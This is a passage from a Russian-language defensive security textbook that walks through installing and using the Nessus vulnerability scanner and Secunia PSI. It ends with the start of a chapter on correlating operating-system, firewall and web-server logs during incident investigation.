РЕАЛИЗАЦИЯ УПРАВЛЕНИЯ УЯЗВИМОСТЯМИ С ПОМОЩЬЮ NESSUS

Nessus – один из самых популярных коммерческих сканеров уязвимостей, разработанный компанией Tenable Network Security. Он предназначен для автоматизации тестирования и обнаружения известных уязвимостей, прежде чем хакер воспользуется ими. Он также предлагает решения для уязвимостей, выявленных во время сканирования. На продукты Nessus есть годовая подписка. К счастью, домашняя версия бесплатная, и она также предлагает множество инструментов, которые помогут исследовать вашу домашнюю сеть.

Nessus обладает бесчисленными возможностями и при этом довольно сложен. Мы скачаем бесплатную домашнюю версию и рассмотрим только основы ее настройки и конфигурации, а также создание, сканирование и чтение отчета. Вы можете получить подробное руководство по установке и использованию на сайте Tenable.

Загрузите последнюю версию Nessus (соответствующую вашей операционной системе) со страницы загрузок (<https://www.tenable.com/products/nessus/select-your-operating-system>). В нашем примере я скачал Nessus-7.0.0-x64.msi для 64-разрядной версии Microsoft Windows. Просто дважды щелкните кнопкой мыши по загруженному исполняемому установочному файлу и следуйте инструкциям.

Nessus использует веб-интерфейс для настройки, сканирования и просмотра отчетов. После установки Nessus загрузит страницу в ваш браузер, чтобы установить начальные настройки, как показано на рис. 15.2. Нажмите на значок **Connect via SSL** (Подключиться через SSL). Ваш браузер отобразит ошибку, указывающую на то, что соединение не является доверенным или не защищено. Для первого соединения примите сертификат, чтобы продолжить настройку. На следующем экране (рис. 15.3) будет показано создание вашей учетной записи пользователя для сервера Nessus. Создайте свою учетную запись Nessus System Administrator с помощью имени пользователя и пароля, которые вы определите и будете использовать в дальнейшем при каждом входе в систему, а затем нажмите кнопку **Continue** (Продолжить). На третьем экране (рис. 15.4) выберите Home, Professional или Manager из выпадающего меню.

После этого перейдите на страницу <https://www.tenable.com/products/nessus-home> на другой вкладке и зарегистрируйтесь, чтобы получить код активации, как показано на рис. 15.2.




Рис. 15.2 ♦ Создание аккаунта

Код активации будет отправлен на ваш адрес электронной почты. Введите код в поле **Activation Code** (Код активации). После регистрации Nessus начнет скачивать плагины с Tenable (рис. 15.3). Это может занять несколько минут в зависимости от скорости вашего соединения.




Рис. 15.3 ♦ Регистрация и установка плагинов

Как только плагины будут скачаны и скомпилированы, будет инициализирован веб-интерфейс Nessus (рис. 15.4) и запустится сервер Nessus, показанный на рис. 15.3.




Рис. 15.4 ❖ Веб-интерфейс Nessus

Чтобы создать задание на сканирование, щелкните значок **New Scan** (Новое сканирование) в правом верхнем углу. Появится страница **Scan Templates** (Шаблоны сканирования), как показано на рис. 15.5.




Рис. 15.5 ❖ Шаблоны сканирования

Вы можете выбрать любой шаблон, указанный на этой странице. Для нашего теста мы выберем **Basic Network Scan**. **Basic Network Scan** выполняет полное сканирование системы, которое подходит для любого хоста. Например, вы можете использовать этот шаблон для сканирования внутренних уязвимостей в системах вашей организации. Когда вы выберете **Basic Network Scan**, откроется страница настроек, как показано на рис. 15.6.




Рис. 15.6 ❖ Настройки сканирования

Назовите свое сканирование TEST и добавьте описание. Введите данные в приведенные ниже поля. Помните, что эта версия Nessus позволяет сканировать до 16 IP-адресов. Сохраните конфигурацию и на следующем экране нажмите кнопку **Play**, чтобы запустить сканирование. В зависимости от того, сколько устройств в вашей сети, сканирование может занять некоторое время.

Как только Nessus завершит работу, нажмите на соответствующее сканирование. Вы увидите набор цветных графиков для каждого устройства в вашей сети. Каждый цвет на графике относится к разным результатам: от информации до опасности уязвимости, начиная с низкого уровня и заканчивая критичным. На рис. 15.7 у нас есть три хоста (**192.168.0.25**, **192.168.0.1** и **192.168.0.11**).




Рис. 15.7 ❖ Результаты теста

После сканирования уязвимостей будут показаны результаты, как на рис. 15.8.




Рис. 15.8 ❖ Уязвимости

Нажмите на любой IP-адрес, чтобы отобразить найденные уязвимости на выбранном устройстве, как показано на рис. 15.9. Я выбрал **192.168.0.1**, чтобы увидеть детали.

The screenshot shows the Nessus web interface at <https://localhost:8834/#/scans/reports/20/hosts/2/vulnerabilities/35709>. The main content area displays a vulnerability report for 'TEST / Plugin #35709'. The title is 'UPnP Internet Gateway Device (IGD) Protocol Detection' (Medium). The 'Description' section states: 'According to its UPnP data, the remote device is a NAT router which supports the Internet Gateway Device (IGD) Standardized Device Control Protocol. Therefore, the device is potentially vulnerable as the protocol can allow an adjacent attacker to punch holes in your firewall (e.g., via a malicious Flash animation or JavaScript)'. The 'Solution' section suggests: 'Filter incoming traffic to this port or disable this service.' The 'Plugin Details' panel on the right provides technical details: Severity: Medium; ID: 35709; Version: \$Revision: 1.10 \$; Type: remote; Family: Misc.; Published: February 19, 2009; Modified: October 13, 2016. The 'Risk Information' panel shows: Risk Factor: Medium; CVSS Base Score: 5.8; CVSS Vector: CVSS2#AV:A/AC:L/Au:N/C:P/I:P/A:P. The 'Vulnerability Information' panel notes: Vulnerability Pub Date: January 14, 2008.

Рис. 15.9 ✦ Подробная информация об уязвимости

При выборе отдельной уязвимости отображается более подробная информация об этой конкретной уязвимости. Моя уязвимость **UPnP Internet Gateway Device (IGD) Protocol Detection** показана на рис. 15.10. Здесь дается много информации о связанных деталях, таких как **Description** (Описание), **Solution** (Решение), **Plugin Details** (Сведения о плагине), **Risk Information** (Информация о рисках) и **Vulnerability Information** (Информация об уязвимости).

The screenshot shows the Nessus web interface at <https://localhost:8834/#/scans/reports/20/hosts/2/vulnerabilities/35709>. The main content area displays a vulnerability report for 'TEST / Plugin #35709'. The title is 'UPnP Internet Gateway Device (IGD) Protocol Detection' (Medium). The 'Description' section states: 'According to its UPnP data, the remote device is a NAT router which supports the Internet Gateway Device (IGD) Standardized Device Control Protocol. Therefore, the device is potentially vulnerable as the protocol can allow an adjacent attacker to punch holes in your firewall (e.g., via a malicious Flash animation or JavaScript)'. The 'Solution' section suggests: 'Filter incoming traffic to this port or disable this service.' The 'Plugin Details' panel on the right provides technical details: Severity: Medium; ID: 35709; Version: \$Revision: 1.10 \$; Type: remote; Family: Misc.; Published: February 19, 2009; Modified: October 13, 2016. The 'Risk Information' panel shows: Risk Factor: Medium; CVSS Base Score: 5.8; CVSS Vector: CVSS2#AV:A/AC:L/Au:N/C:P/I:P/A:P. The 'Vulnerability Information' panel notes: Vulnerability Pub Date: January 14, 2008. On the right side of the interface, there is a dropdown menu for export options: Nessus, PDF, HTML, CSV, and Nessus DB.

Рис. 15.10 ✦ Экспорт результатов

Наконец, результаты сканирования можно сохранить в нескольких различных форматах для отчетности. Нажмите на вкладку **Экспорт** в правом верхнем углу, чтобы открыть меню с форматами **Nessus**, **PDF**, **HTML**, **CSV** и **Nessus DB**.

В моем случае я выбрал формат PDF и сохранил результаты сканирования уязвимостей. Как показано на рис. 15.11, отчет содержит подробную информацию на основе просканированных IP-адресов. Отчет о сканировании содержит обширные данные об уязвимостях, обнаруженных в сетях, и может быть особенно полезен для групп, занимающихся вопросами безопасности. Они могут использовать его для выявления уязвимостей и пораженных хостов в своей сети, чтобы предпринять необходимые действия для нейтрализации уязвимостей.




Рис. 15.11 ❖ Результаты в формате PDF

Nessus предоставляет множество функций и возможностей в одном инструменте. По сравнению с другими инструментами сетевого сканирования, он довольно удобен для пользователя, у него легко обновляемые плагины и прекрасные инструменты отчетности для высшего руководства. Использование этого инструмента и обнаружение уязвимостей поможет вам получить знания о ваших системах, а также научит вас, как их защищать. Новые уязвимости выявляются почти ежедневно. Чтобы обеспечить постоянную безопасность ваших систем, вы должны регулярно их сканировать.

Имейте в виду, что обнаружение уязвимостей до того, как хакеры воспользуются ими, – отличный первый шаг в обеспечении безопасности ваших систем.

FLEXERA (SECUNIA) PERSONAL SOFTWARE INSPECTO

Secunia Personal Software Inspector (PSI) – это бесплатный инструмент, который выявляет уязвимости в сторонних системах, не принадлежащих компании Microsoft.

PSI сканирует установленное программное обеспечение на вашем ПК и выявляет программы, нуждающиеся в обновлениях, чтобы ваш компьютер был защищен от киберпреступников. Затем он поможет вам получить необходимое программное обеспечение для обновления с целью сохранения его в безопасности. Чтобы упростить процесс, PSI даже автоматизирует обновления для ваших незащищенных программ.

Это бесплатный инструмент для оценки уязвимостей, который дополняет любое антивирусное программное обеспечение. Он постоянно мониторит вашу систему на предмет установки незащищенного программного обеспечения, уведомляет вас, если установлено незащищенное приложение, и даже предоставляет подробные инструкции по обновлению приложения, когда доступны обновления.

Чтобы скачать Secunia PSI, просто посетите сайт компании по адресу: <https://www.flexera.com/products/operations/software-vulnerability-manager.html>.

После установки оно проверит ваш компьютер и даст вам оценку в процентах (рис. 15.12).




Рис. 15.12

Если вы не видите цифру 100 %, вам нужно исправить другие проблемы с отсутствующими обновлениями, пока вы не обновите все свое программное обеспечение (рис. 15.13).




Рис. 15.13

Но что делать, если у вас есть еще компьютеры? Аналогичные возможности сканирования PSI доступны в коммерческой версии – **Secunia Corporate Software Inspector (CSI)**, которую можно найти на странице <https://www.flexera.com/enterprise/products/software-vulnerability-management/corporate-software-inspector/>.

CSI также обеспечивает полную интеграцию с существующими инструментами развертывания Microsoft SCCM и WSUS, поэтому теперь вы можете управлять развертыванием критических исправлений для обновлений сторонних разработчиков таким же образом, как вы развертываете обновления Microsoft.

Secunia CSI предоставляет средства для анализа уязвимостей, их сканирования, создания исправлений и развертывания исправлений для эффективного решения проблем с управлением исправлениями сторонних приложений.

ЗАКЛЮЧЕНИЕ

Организации оказываются под давлением необходимости быстро реагировать на динамично растущее число угроз в области кибербезопасности. Поскольку злоумышленники использовали жизненный цикл атаки, организации также

были вынуждены разработать жизненный цикл управления уязвимостями. Он предназначен для противодействия усилиям злоумышленников самым быстрым и эффективным способом. В этой главе мы обсудили жизненный цикл управления уязвимостями с точки зрения стратегии управления уязвимостей. Мы прошли этапы создания инвентаризации ресурсов, управления потоком информации, оценки рисков и уязвимостей, отчетности и исправления и, наконец, планирования соответствующих ответных мер. Мы объяснили важность каждого этапа при управлении уязвимостями и то, как они должны быть выполнены. Инвентаризация ресурсов была описана как критически важная для этой стратегии, потому что именно здесь перечислены все подробности о хостах, чтобы помочь вам провести тщательную дезинфекцию всех компьютеров, на которых могут иметься уязвимости. Также была подчеркнута важнейшая функция этапа управления информацией, заключающаяся в быстром и надежном распространении информации, выделены инструменты, обычно используемые для ее достижения. Мы обсудили идентификацию рисков и функции классификации этапа оценки рисков, а также выявление уязвимостей в хостах на этапе оценки уязвимостей. Мы затронули роли отчетности и отслеживания восстановительных мер для информирования всех заинтересованных сторон и последующих мер по восстановлению. В этой главе также обсуждалось окончательное получение всех ответов на этапе планирования реагирования и передовые методы для успешного завершения каждого из этих шагов.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. Rawat K. Today's Inventory Management Systems: A Tool in Achieving Best Practices in Indian Business // Anusandhanika. 2015. № 7 (1). С. 128–135. <https://search.proquest.com/docview/1914575232?accountid=45049>.
2. Doucek P. The Impact of Information Management // FAIMA Business & Management Journal. 2015. № 3 (3). С. 5–11. <https://search.proquest.com/docview/1761642437?accountid=45049>.
3. Mascone C. F. Keeping Industrial Control Systems Secure // Chem. Eng. Prog. 2017. № 113 (6). С. 3. <https://search.proquest.com/docview/1914869249?accountid=45049>.
4. Lindsay T. LANDesk Management Suite / Security Suite 9.5 L... | Ivanti User Community // Community.ivanti.com. 2012. <https://community.ivanti.com/docs/DOC-26984>.
5. I. Latis Networks. “atis Networks // Bloomberg.com. 2017. <https://www.bloomberg.com/research/stocks/private/snapshot.asp?privcapId=934296>.
6. The CERT Division // Cert.org. 2017. <http://www.cert.org>.
7. SecurityFocus // Securityfocus.com. 2017. <http://www.securityfocus.com>.
8. IT Security Threats // Securityresponse.symantec.com. 2017. <http://securityresponse.symantec.com>.

9. Manes G. W. et al. NetGlean: A Methodology for Distributed Network Security. Scanning // Journal of Network and Systems Management. 2005. № 13 (3). С. 329–344. <https://search.proquest.com/docview/201295573?accountid=45049>. DOI: <http://dx.doi.org/10.1007/s10922-005-6263-2>.
10. Foundstone Services // Mcafee.com. 2017. <https://www.mcafee.com/us/services/foundstone-services/index.aspx>.

Резюме

В этой главе описаны типы ответов, которые организации должны давать при действиях злоумышленников. В предыдущих главах обсуждался жизненный цикл атаки и описывались инструменты и методы, которыми обычно обладают злоумышленники. Из этих инструментов и методов был разработан жизненный цикл, способный нейтрализовать их. В этой главе мы обсудили эффективный жизненный цикл управления уязвимостями, состоящий из шести этапов. Каждый из этих шагов направлен на то, чтобы сделать жизненный цикл эффективным и подробным, нейтрализовать уязвимости, которые могут эксплуатировать злоумышленники. Хорошо спланированный жизненный цикл гарантирует, что ни один узел сети организации не останется уязвимым для злоумышленников. Жизненный цикл также гарантирует, что организация получает полностью защищенную ИТ-среду и что злоумышленникам сложно будет найти какие-либо уязвимости для эксплуатации. В этой главе приводится набор передовых методов для каждого этапа жизненного цикла. Эти методы направлены на то, чтобы команды реагирования на инциденты и сотрудники ИТ-служб исчерпывающе использовали каждый шаг для обеспечения безопасности организации. В следующей главе вы узнаете о важности журналов и о том, как их анализировать.

Глава 16

Анализ журналов

В главе 13 «Расследование инцидента» вы узнали о процессе расследования и методах поиска нужной информации при расследовании проблемы. Однако для исследования проблемы безопасности часто необходимо просмотреть несколько журналов от разных поставщиков и разных устройств. Хотя у каждого поставщика могут быть настраиваемые поля в журнале, реальность такова, что, как только вы научитесь читать журналы, вам будет легче переключаться между поставщиками и просто сосредоточиться на дельтах этого поставщика. Хотя существует множество инструментов, которые делают процесс агрегации логов автоматическим, таких как SIEM-решение, будут сценарии, в которых вам нужно будет анализировать журнал вручную, чтобы выяснить причину.

В этой главе мы рассмотрим следующие темы:

- сопоставление данных;
- журналы операционной системы;
- журналы брандмауэра;
- журналы веб-сервера.

Сопоставление данных

Нет сомнений в том, что большинство организаций будет использовать SIEM-решение для концентрации всех своих журналов в одном месте и применять собственный язык запросов для поиска по всем журналам. Это является реальностью. Будучи профессионалом в области безопасности, вы должны знать, как перемещаться по различным событиям, журналам и артефактам для проведения более глубоких исследований. Во многих случаях данные, полученные от SIEM, будут полезны для определения угрозы, ее участников и сужения числа скомпрометированных систем, но в некоторых случаях этого недостаточно. Тогда вам нужно найти основную причину и устраниТЬ угрозу.

По этой причине каждый раз при выполнении анализа данных важно думать о том, как части этой головоломки будут работать вместе.

На рис. 16.1 показан пример такого подхода к сопоставлению данных для просмотра журналов.




Рис. 16.1

Давайте посмотрим, как работает эта блок-схема:

- 1) специалист начинает просматривать признаки компрометации в журналах операционной системы. В ОС обнаружено много подозрительных действий, и, просмотрев файл предварительной выборки Windows, можно сделать вывод, что подозрительный процесс установил обмен данными с внешним объектом. Теперь настало время просмотреть журналы брандмауэра, чтобы проверить дополнительную информацию об этом соединении;
- 2) журналы брандмауэра показывают, что соединение между рабочей станцией и внешним сайтом было установлено с использованием протокола TCP на порту 443 и что оно было зашифровано;
- 3) во время этого обмена данными с внешнего сайта был инициирован на внутренний веб-сервер обратный вызов. Пришло время просмотреть файлы журналов веб-сервера;
- 4) специалист продолжает процесс корреляции данных, просматривая журналы IIS, расположенные на этом веб-сервере. Он узнает, что злоумышленник предпринял атаку с использованием SQL-инъекции на этот веб-сервер.

Журналы для доступа, информация, которую мы ищем, и, самое главное, рассмотрение всех этих данных в контекстуальной манере – за всем этим стоит определенная логика.

ЖУРНАЛЫ ОПЕРАЦИОННОЙ СИСТЕМЫ

